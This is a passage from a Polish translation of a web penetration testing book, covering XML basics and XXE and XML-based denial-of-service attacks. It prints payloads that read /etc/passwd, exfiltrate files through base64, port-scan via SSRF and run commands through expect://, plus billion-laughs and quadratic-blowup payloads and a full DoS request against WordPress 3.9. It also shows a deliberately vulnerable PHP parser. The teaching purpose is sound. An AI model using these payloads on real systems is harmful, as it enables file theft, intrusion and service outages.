Prakhar Prasad

Testy penetracyjne nowoczesnych serwisów

Kompendium inżynierów bezpieczeństwa

Helion

Packt›

Tytuł oryginału: Mastering Modern Web Penetration Testing

Tłumaczenie: Rafał Jońca

ISBN: 978-83-283-3459-5

First published in the English language under the title 'Mastering Modern Web Penetration Testing - (9781785284588)'

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/tespen
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

ROZDZIAŁ 8

Ataki XML

W tym rozdziale przedstawię niektóre techniki ataku analizatorów składniowych XML. Analizatory XML to najczęściej programy lub biblioteki, które przyjmują dokument XML, a następnie analizują go i przetwarzają do łatwej w obróbce formy. Format **XML** (ang. *eXtensible Markup Language*) jest nadal bardzo popularnym formatem wymiany danych. Składnia XML przypomina składnię języka HTML, ale służy tylko do przechowywania danych, choć w nieco bardziej ustrukturyzowanym formacie. Standardowy dokument XML to zwykły plik tekstowy, który sam z siebie nic nie robi. Potrzebny jest więc osobny program, który odczytuje zawartość pliku i na jego podstawie wykonuje inne działania. Z tego powodu ataki nie dotyczą samych plików, ale narzędzi ich przetwarzających. XML to otwarty standard wspierany przez **W3C** (ang. *World Wide Web Consortium*). Zanim przejdę do sposobu ataku, pokrótce opiszę sam format XML.

> Kilka ataków prezentowanych w rozdziale wykorzystuje technikę **DoS** (ang. *Denial of Service*). Pamiętaj, aby testować ją tylko i wyłącznie w kontrolowanym środowisku, które można bez szkód dla firmy przywrócić do pełnej sprawności. Nigdy nie używaj tych technik w środowiskach produkcyjnych — możesz zostać zwolniony, a nawet trafić do więzienia!

W tym rozdziale poruszymy następujące tematy:

- podstawy formatu XML;
- atak XXE — wykorzystanie zewnętrznych encji XML;
- użycie XML do kwadratu.

Podstawy formatu XML

Zanim przejdziemy do właściwych ataków, warto poznać podstawy XML. Format ten powstał, ponieważ wcześniej dane przechowywano w formacie spłaszczonym, co utrudniało zarówno obsługę danych, jak i przenoszenie ich między systemami. Dla każdego spłaszczonego pliku programista musiał napisać odpowiedni analizator i kod wczytujący. Dokładnie to samo zadanie musiał wykonać w drugą stronę, aby zapisać plik. W przypadku XML sytuacja jest znacznie prostsza — istnieją generyczne analizatory XML, które potrafią przeanalizować każdy poprawnie skonstruowany dokument XML. Dodatkowo format XML jest czytelny dla ludzi.

Bardzo prosty dokument XML może mieć postać:

```
<?xml version="1.0" encoding="UTF-8"?>
<student>
   <name>James Jones</name>
   <roll >PACKT/1001/16</roll>
   <dob>17-01-1947</dob>
   <address>Birmingham, United Kingdom</address>
</student>
```

Elementy XML

Przedstawiony dokument XML zawiera kilka różnych znaczników przechowujących różnego rodzaju dane między znacznikami początku i końca. Dokument XML rozpoczyna się od preambuły, czyli krótkiej deklaracji, że jest to dokument XML, i informacji o rodzaju kodowania. W przykładzie dokument używa kodowania UTF-8. Następnie pojawiają się znaczniki, a każdy z nich ma w sobie pewne dane. Całość, czyli znacznik otwierający, znacznik zamykający i zawartość, nazywa się **elementem**. Nazwa elementu wynika z wymagań lub innych czynników.

Oto przykład:

- `<name>James Jones</name>` to pełny element;
- `<name>` to znacznik otwierający;
- `James Jones` to treść elementu;
- `</name>` to znacznik zamykający.

> Znaczniki są czułe na wielkość liter, więc znacznik otwierający musi mieć taką samą postać jak znacznik zamykający. W przeciwnym razie analizator zgłosi błąd.

Dokumenty XML muszą zawierać tylko jeden element bazowy (korzeń). W przedstawionym przykładzie jest nim element `<student> ... </student>`.

Atrybuty XML

Rozważmy dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<blogger>
   <blog id="123">
      <post>Hello World</post>
      <owner>James Jones</owner>
   </blog>
</blogger>
```

Zauważ, że element `<blog> ... </blog>` zawiera powiązany z nim atrybut o nazwie `id` i wartości 123. Atrybut to wartość powiązania z elementem. Warto podkreślić, że wartość atrybutu musi znajdować się w cudzysłowach pojedynczych lub podwójnych.

XML DTD i znaki specjalne

XML DTD to dokument, który służy do sprawdzenia poprawności dokumentu XML pod kątem spełnienia pewnych warunków — dokument XML może być poprawny składniowo, ale nie spełniać warunków DTD. Można powiedzieć, że jest to pewnego rodzaju szablon walidacyjny zawierający informacje o dopuszczalnych elementach i atrybutach.

Wewnętrzny DTD

Rozważmy następujący dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
   <!ELEMENT student (name,roll,dob,address)>
   <!ELEMENT name (#PCDATA)>
   <!ELEMENT roll (#PCDATA)>
   <!ELEMENT dob (#PCDATA)>
   <!ELEMENT address (#PCDATA)>
]>

<student>
   <name>James Jones</name>
   <roll>PACKT/1001/16</roll>
   <dob>17-01-1947</dob>
   <address>Birmingham, United Kingdom</address>
</student>
```

Dokument XML zawiera osadzony w sobie DTD, który definiuje dopuszczalną strukturę danych. DTD wykorzystuje bardzo prosty zapis, więc jego interpretacja nie powinna sprawić większych problemów:

- `<!DOCTYPE student` — wskazuje, że korzeniem całej struktury będzie element `student`;
- `<!ELEMENT student (name, roll, dob, address)` — informuje, że element `student` będzie zawierał w sobie cztery inne elementy: `name`, `roll`, `dob` i `address`;
- `<!ELEMENT name (#PCDATA)>` — wskazuje, że element `name` jest typu `PCDATA`, czyli zawiera dane tekstowe; podobne zapisy dotyczą elementów `roll`, `dob` i `address`.

Po części DTD zaczyna się właściwy dokument XML.

Opisywany DTD nazywa się **osadzonym DTD**, ponieważ znajduje się wewnątrz dokumentu XML z danymi.

Zewnętrzny DTD

Tym razem rozważmy następujący dokument XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student SYSTEM "student.dtd">
]>
<student>
   <name>James Jones</name>
   <roll>PACKT/1001/16</roll>
   <dob>17-01-1947</dob>
   <address>Birmingham, United Kingdom</address>
</student>
```

Tym razem w dokumencie XML znajduje się tylko i wyłącznie adres URL do dokumentu DTD. Analizator pobierze plik *student.dtd* i sprawdzi na jego podstawie poprawność dokumentu XML. Plik DTD zawiera następującą treść:

```
<!ELEMENT student (name,roll,dob,address)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT roll (#PCDATA)>
<!ELEMENT dob (#PCDATA)>
<!ELEMENT address (#PCDATA)>
```

Ponieważ rozdzieliliśmy dokument XML i jego opis na potrzeby walidacji, dokument DTD nazywamy zewnętrznym DTD.

Encje XML

Składnia XML wymaga kodowania pewnych znaków. Dotyczy to przede wszystkim znaków, które są standardowo używane do oznaczania znaczników, np. < i >. Każda zakodowana instrukcji zaczyna się od znaku `&` i kończy znakiem `;`. Zakodowany znak < ma postać `<`. Poniższa tabela zawiera kodowanie podstawowych znaków specjalnych w przekazywanych danych:

Znak	Zakodowana wersja
&	&amp;
<	&lt;
>	&gt;
"	&quot;
'	&apos;

Zobaczmy, jak wygląda użycie znaków specjalnych w danych zawartych w dokumencie XML:

```
<?xml version="1.0" encoding="UTF-8" ?>
<student>
   <less>&lt;</less>
</student>
```

Deklaracja encji

Poza encjami dla znaków specjalnych możemy również samodzielnie definiować inne encje, które odnoszą się do informacji wewnątrz lub na zewnątrz dokumentu.

Rozważmy następujący kod XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
   <!ELEMENT student (#PCDATA)>
   <!ENTITY name "James Jones">
]>
<student>&name;</student>
```

Dokument XML części DTD zawiera znacznik `<!ENTITY name "James Jones">`, który definiuje `&name;` jako wartość `James Jones`. Jest to tak zwana **deklaracja wewnętrzna**, ponieważ wszystko znajduje się w tym samym dokumencie i nie trzeba pobierać danych z zewnątrz.

Możemy również korzystać z zewnętrznych DTD do definiowania encji. Rozważmy następujący przykład:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
   <!ELEMENT student (#PCDATA)>
   <!ENTITY sname SYSTEM "https://www.prakharprasad.com/external.xml">
]>
<student>&sname;</student>
```

Aby zadeklarować zewnętrzną encję, używamy formatu:

```
<!ENTITY nazwa SYSTEM "URI">
```

Po przeczytaniu dokumentu XML przez analizator zaczyna on obsługę zewnętrznych URI na podstawie zdefiniowanego mechanizmu ich pobierania. Zewnętrzny plik pobiera pliki wewnętrzne i zastępuje nimi wskazane wystąpienia. W przedstawionym przykładzie adresem URI jest

https://www.prakharprasad.com/external.xml, a nazwą encji jest `&sname;`. Plik *external.xml* zostanie pobrany, a jego treść zastąpi każde wystąpienie `&sname;` w elemencie `<student> ... </student>`. Zewnętrzne encje to z perspektywy testera penetracyjnego bardzo dobry wektor ataku. Sposób ich wykorzystania omówię w następnym podrozdziale dotyczącym ataku **XXE**.

Atak XXE

Atak **XXE** (ang. *XML eXternal Entity*) wykorzystuje możliwość wczytywania w dokumentach XML innych plików. Możemy wykorzystać część URI do wykonywania zadań takich jak odczyt plików, wydobywanie danych, podkradzenie żądania po stronie serwera, a nawet wykonanie dowolnego kodu.

> W niektórych z prezentowanych przykładów celowo włączyłem kilka modułów PHP, między innymi wczytywanie zewnętrznych encji, obsługę `fopen` i moduł `expect`. Domyślna instalacja PHP ma te elementy wyłączone.
>
> Pamiętaj, że atak XXE dotyczy wszystkich platform serwerowych, więc nawet jeśli pewien moduł jest zablokowany domyślnie dla języka PHP, to może zadziałać na serwerze używającym ASP, JSP itp.

Rozważmy następujący fragment kodu PHP przetwarzający dokument XML:

```
<?php
   $xml = $_POST["xml"];
   $student = simplexml_load_string($xml,'SimpleXMLElement',LIBXML_NOENT);
?>
<html>
   <title>Name Game</title>
   <body>
      <h3>
         <pre>
            Your name is <?php echo $student->name; ?>
         </pre>
      </h3>
   </body>
</html>
```

Przedstawiony kod po prostu wyświetla imię przekazane wewnątrz dokumentu XML przesyłanego żądaniem typu `POST`. Przedstawmy przykład działania. Oto zrzut ekranu pokazujący u góry przesyłany dokument XML, a na dole odpowiedź wyświetlaną przez PHP po jego przetworzeniu (zobacz rysunek na następnej stronie).

Łatwo zauważymy, że PHP wydobywa z dokumentu XML dane osadzone w elemencie `name` i po prostu je wyświetla. Zacznijmy wykorzystywać adresy URI dotyczące zewnętrznych encji.

Odczyt plików

Atak XXE umożliwia odczyt plików systemowych. To naprawdę zadziwiające, ale możemy w ten sposób odczytać zawartość innych plików zawierających takie dane jak nazwa użytkownika i hasła do bazy danych. Aby to zademonstrować, zadeklarujmy zewnętrzną encję i wskażmy adresem URI plik, który znajduje się na dysku serwera WWW.


Do skryptu PHP przekażemy dokument XML o następującej treści:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
   <!ENTITY oops SYSTEM "file:///etc/passwd">
]>

<student>
   <name>&oops;</name>
</student>
```

Odpowiedź z serwera będzie następująca (zobacz pierwszy rysunek na następnej stronie).

Wspaniale! Udało nam się odczytać zawartość pliku */etc/passwd* z systemu Linux serwera, który przetwarzał dokument XML. Wykorzystaliśmy protokół `file://`, aby odczytać plik i wyświetlić treść jako zewnętrzną encję. Jeśli tylko pozwolą na to uprawnienia, możemy odczytać w ten sposób i inne pliki.



W niektórych środowiskach możliwe jest nawet otrzymanie listy plików znajdujących się w katalogu za pomocą protokołu `file://`:

```
<!ENTITY oops SYSTEM "file:///etc/ ">
```

Powyższy wpis pobierze listę plików folderu */etc*.

Alternatywa w postaci konwersji Base64 adresu URI w PHP

Możemy wykorzystać konwersję Base64 adresu URI w PHP jako alternatywę do odczytu plików za pomocą protokołu `file://`. Stosowanym powszechnie formatem jest:

```
php://filter/convert.base64-encode/resource=/plik/do/odczytu
```

Powtórzymy wcześniejszy przykład, ale tym razem użyjmy sztuczki z konwersją. Ładunek XML ma postać:

```
<!DOCTYPE student [
   <!ENTITY pwn SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
]>
<student>
   <name>&pwn;</name>
</student>
```

Analizator pobierze wskazany plik */etc/passwd*, ale zwróci go w postaci zakodowanej przy użyciu formatu Base64 (zobacz pierwszy rysunek na następnej stronie).

Wystarczy teraz skopiować dane, wkleić je do dekodera Base64 (np. narzędzia Burp Decoder) i otrzymać faktyczną zawartość pliku (zobacz drugi rysunek na następnej stronie).

Przedstawioną technikę warto zastosować za każdym razem, gdy podejrzewamy, że środowisko PHP może być podatne na atak XXE.

SSRF poprzez XXE


SSRF (ang. *Server-Side Request Forgery*) to mechanizm, który wykorzystamy do ataku — serwer uruchamiający analizator XML wykona na nasz rozkaz połączenie z dowolnym innym komputerem. Dokładniej podatność SSRF opiszę w następnym rozdziale, a na razie skupmy się na użyciu jej do skanowania portów. Wykorzystamy adresy URL dotyczące protokołu HTTP, ale ręcznie wskażemy numery portów. Logika jest prosta: gdy analizator spróbuje odczytać dane z adresu URI, dla każdego otwartego portu zwróci stronę z błędem HTTP (czasem nawet z dodatkową informacją o usłudze), ale dla zamkniętego portu zwróci informację o problemie z połączeniem się. Ładunek mógłby mieć postać:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
   <!ENTITY oops SYSTEM "http://scanme.nmap.org:20/">
]>
<student>
   <name>&oops;</name>
</student>
```


Zauważ, że zaczynamy od portu o numerze 20. Zwiększamy numer portu tak długo, aż znajdziemy otwarty port:

```
<!ENTITY oops SYSTEM "http://scanme.nmap.org:20/">
<!ENTITY oops SYSTEM "http://scanme.nmap.org:21/">
<!ENTITY oops SYSTEM "http://scanme.nmap.org:22/">
...
<!ENTITY oops SYSTEM "http://scanme.nmap.org:X/">
```

Dla portu o numerze 20 otrzymaliśmy informacje: `Connection refused i failed to load external entity`:



Podobną informację otrzymujemy dla portu 21, ale dla portu 22 otrzymaliśmy inny błąd, co świadczy o tym, że port jest otwarty:



Co istotne, otrzymaliśmy nawet informację o usłudze, która nasłuchuje na porcie 22 — jest to usługa OpenSSH. Tego rodzaju skanowanie portów możemy przeprowadzić bardzo szybko.

Zdalne wykonywanie kodu

Możliwość zdalnego wykonania kodu na serwerze to zawsze kusząca oferta. Jeśli tylko możemy wykorzystać obsługę protokołu URI `expect://` zapewnianą przez PHP, warto z niej skorzystać do uruchamiania poleceń na serwerze. Dokumentacja PHP wskazuje, że wystarczy umieścić po elemencie `expect://` nazwę polecenia (zobacz pierwszy rysunek na następnej stronie).


Rozważmy więc poniższy ładunek XML, który spowoduje wykonanie kodu, jeśli jest włączona obsługa protokołu `expect://`:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name [
   <!ENTITY rce SYSTEM "expect://id">
]>
```

Dokumentacja PHP dotycząca expect://

```
<student>
   <name>&rce;</name>
</student>
```

Powyższy kod wykonał polecenie `id` na serwerze z systemem Linux:



Na tym zakończymy prezentację zdalnego wykonywania kodu. Przejdźmy teraz do ataków DoS poprzez XXE.


Atak DoS poprzez XXE

Możemy zmusić serwer podatny na XXE do odczytywania plików takich jak */dev/random* lub */dev/urandom*, co najprawdopodobniej spowoduje ich zawieszenie. Już wcześniej skorzystaliśmy z protokołu `file://` w definicji dokumentu XML, więc spróbujmy odczytać zawartość */dev/random* i wstawić ją jako element zastępujący encję:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE student [
   <!ENTITY oops SYSTEM "file:///dev/random">
]>
```

```
<student>
   <name>&oops;</name>
</student>
```

Tego rodzaju ładunek, jeśli zostanie wykonany wielokrotnie, może spowodować znaczące spowolnienie działania serwera, a nawet jego unieruchomienie. Oto przykładowy efekt takiego ataku na moim serwerze testowym:



Zrzut ekranu przedstawia błąd CloudFlare związany z faktem, iż mój serwer przestał odpowiadać na żądania (z powodu ataku). Przyjrzyjmy się dokładniej sposobowi ataku przy użyciu techniki nazywanej XML do kwadratu.

XML do kwadratu

Atak tego rodzaju to specjalny atak typu DoS na analizator danych XML. Zanim jednak przejdę do opisu tej techniki, wyjaśnię inną technikę ataku, nazywaną **miliard uśmieszków**, która obecnie już nie działa, ale wyjaśni podstawy właściwego ataku.

Miliard uśmieszków

Atak DoS typu miliard uśmieszków zaczynamy od zadeklarowania dokumentu XML z encją o nazwie `lol` (właśnie od tej nazwy wzięła swój początek nazwa ataku, ale w praktyce można użyć dowolnej innej nazwy). Encję zagnieżdżamy rekurencyjnie 10 lub więcej razy. Wymusi to na analizatorze XML zarezerwowanie pamięci dla każdej encji. Zostanie zmarnowane naprawdę dużo pamięci do przesyłania tego samego dokumentu XML, co najprawdopodobniej doprowadzi

do braków w pamięci serwera WWW. Niestety, nowoczesne analizatory wykrywają obecnie zagnieżdżone encje XML i zatrzymują analizę. Klasyczny przykład ataku tego typu przedstawiam poniżej:

```
<?xml version="1.0"?>
 <!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
 ]>
 <lolz>&lol9;</lolz>
```

Choć ten konkretny atak nie jest już możliwy do zrealizowania, stanowi podstawę dla ataku XML do kwadratu.

Encja do kwadratu

Nowa wersja ataku zamienia zagnieżdżone odniesienia do encji na jedną dużą encję powtarzaną później w dokumencie XML tysiące razy. W efekcie analizator ponownie musi zarezerwować podobną ilość pamięci operacyjnej co przy ataku tysiąca uśmieszków.

Typowy dokument XML wykorzystujący tę sztuczkę wygląda następująco:

```
<?xml version="1.0"?>
<!DOCTYPE student [
   <!ENTITY x "xxxxxxxxxxxxxxxx..."> (50 000 - 100 000)
]>
<student>&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;...</student> (50 000 - 100 000)
```

Zdefiniowany szablon encji posiada encję o długości kilkudziesięciu kilobajtów, która następnie w dokumencie XML zostaje powtórzona wiele tysięcy razy. Analizator zostaje zmuszony do alokacji dużych ilości pamięci, co daje ten sam efekt co miliard uśmieszków.

Przykład podatności na atak XML do kwadratu w WordPress 3.9


Chyba nie muszę nikomu przedstawiać platformy WordPress — jest to obecnie chyba najpopularniejszy system do tworzenia blogów w internecie. Niestety, WordPress 3.9 i starszy były podatne na atak XML do kwadratu. Odkrył to izraelski badacz Nir Goldshlager.

WordPress zawiera adres URL działający jako końcówka systemu XML-RPC, który przyjmuje dane w postaci XML. Dane XML przetwarza analizator XML, co pozwala na opisywany wcześniej atak. Bardzo łatwo w ten sposób przekroczyć dopuszczalną ilość pamięci przydzieloną procesowi

Apache, w obrębie którego działa analizator. Podatność bardzo łatwo wykorzystać — wystarczy posłać dokument XML-RPC przygotowany w sposób przedstawiony powyżej. Pełne żądanie HTTP ma postać:

```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: sandbox.prakharprasad.com
Connection: keep-alive
Content-Length: 220079
<?xml version="1.0"?>
<!DOCTYPE DoS [
   <!ENTITY x "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx...">
]>
<DoS>&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x
;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;
&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;...</DoS>
```

Ładunek XML wysłany do końcówki XML-RPC zawiera 1000 powtórzeń `x` jako encji `x`, która to w elemencie `<DoS>` występuje w ilości 40 tysięcy. Wielokrotnie wysyłając to samo żądanie do serwera, zużyjemy całą dostępną pamięć. Zużycie pamięci RAM i CPU osiągnęło maksimum, co przedstawia poniższy rysunek:



Podobną podatność wykryto również w platformie Drupal CMS. Na tym kończymy opis ataków z użyciem XML.

Podsumowanie

W tym rozdziale przedstawiliśmy różne techniki wykorzystania analizatora XML lub innej usługi, która korzysta z przetwarzania danych XML. Analizatory XML spotyka się obecnie w wielu aplikacjach w postaci końcówek API, usług XML, a nawet plików przesyłanych na serwer poprzez formularz na stronie WWW. Wiele z tych systemów nie jest poprawnie skonfigurowanych, co umożliwia zastosowanie ataków XXE. Testuj ataki XXE i DoS w kontrolowanym środowisku, a być może uda Ci się wykonać zdalny kod na serwerach Facebooka, jak to miało już miejsce w przeszłości: *http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution*.

W następnym rozdziale przedstawię kilka nowych wektorów ataku, takich jak wstrzykiwanie obiektów PHP, RPO itp.

Skorowidz

E

F

G

H

I

J

K

L

Ł

M

N

O

P

R

S

Testy penetracyjne — klucz do bezpieczeństwa Twojej aplikacji!

Sieć stała się niebezpiecznym miejscem. Między grasującymi w niej złoczyńcami a inżynierami bezpieczeństwa aplikacji trwa wyścig zbrojeń. Mimo to oczywiste jest, że uzyskanie stuprocentowego bezpieczeństwa jest niemożliwe. Jedną z technik zabezpieczania aplikacji są testy penetracyjne, które polegają na atakowaniu systemu różnymi metodami, aby odnaleźć jego słabe punkty i pokazać, jak można się do niego włamać.

Niniejsza książka stanowi wyczerpujące źródło wiedzy dla testerów przeprowadzających analizę aplikacji internetowych. Opisano tu zarówno najnowsze, jak i klasyczne techniki łamania zabezpieczeń — bardzo często starsze metody rozwijają się w różnych kierunkach i nie należy o nich zapominać. Między innymi przedstawiono informacje o atakach XML, w tym XXE, oraz metody wykorzystywania słabych stron OAuth 2.0. Omówiono również XSS, CSRF, Metasploit i wstrzykiwanie SQL. Nie zabrakło też opisu rzeczywistych przypadków testowania aplikacji.

W tej książce między innymi:

- podstawowe techniki zapewniania bezpieczeństwa w sieci
- prowadzenie rozpoznania przed atakiem
- mniej popularne wektory ataków, w tym RPO i przebijanie DOM
- metody testowania API
- podstawowe błędy popełniane przez programistów

Prakhar Prasad mieszka w Indiach. Jest ekspertem w dziedzinie bezpieczeństwa aplikacji specjalizującym się w testach penetracyjnych. W 2014 roku został sklasyfikowany na dziesiątej pozycji w światowym rankingu HackerOne. Zdobył kilka nagród za znalezienie luk bezpieczeństwa w takich serwisach jak Google, Facebook, Twitter, PayPal czy Slack. Posiada certyfikaty z OSCP. Przeprowadza testy bezpieczeństwa dla różnych organizacji rządowych, pozarządowych i edukacyjnych.

Helion

księgarnia internetowa

http://helion.pl

zamówienia telefoniczne

0 801 339900

0 601 339900

Informatyka w najlepszym wydaniu

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl

Sprawdź najnowsze promocje:
http://helion.pl/promocje
Książki najchętniej czytane:
http://helion.pl/bestsellery
Zamów informacje o nowościach:
http://helion.pl/nowosci

sięgnij po WIĘCEJ

KOD KORZYŚCI

ISBN 978-83-283-3459-5

cena: 54,90 zł

Packt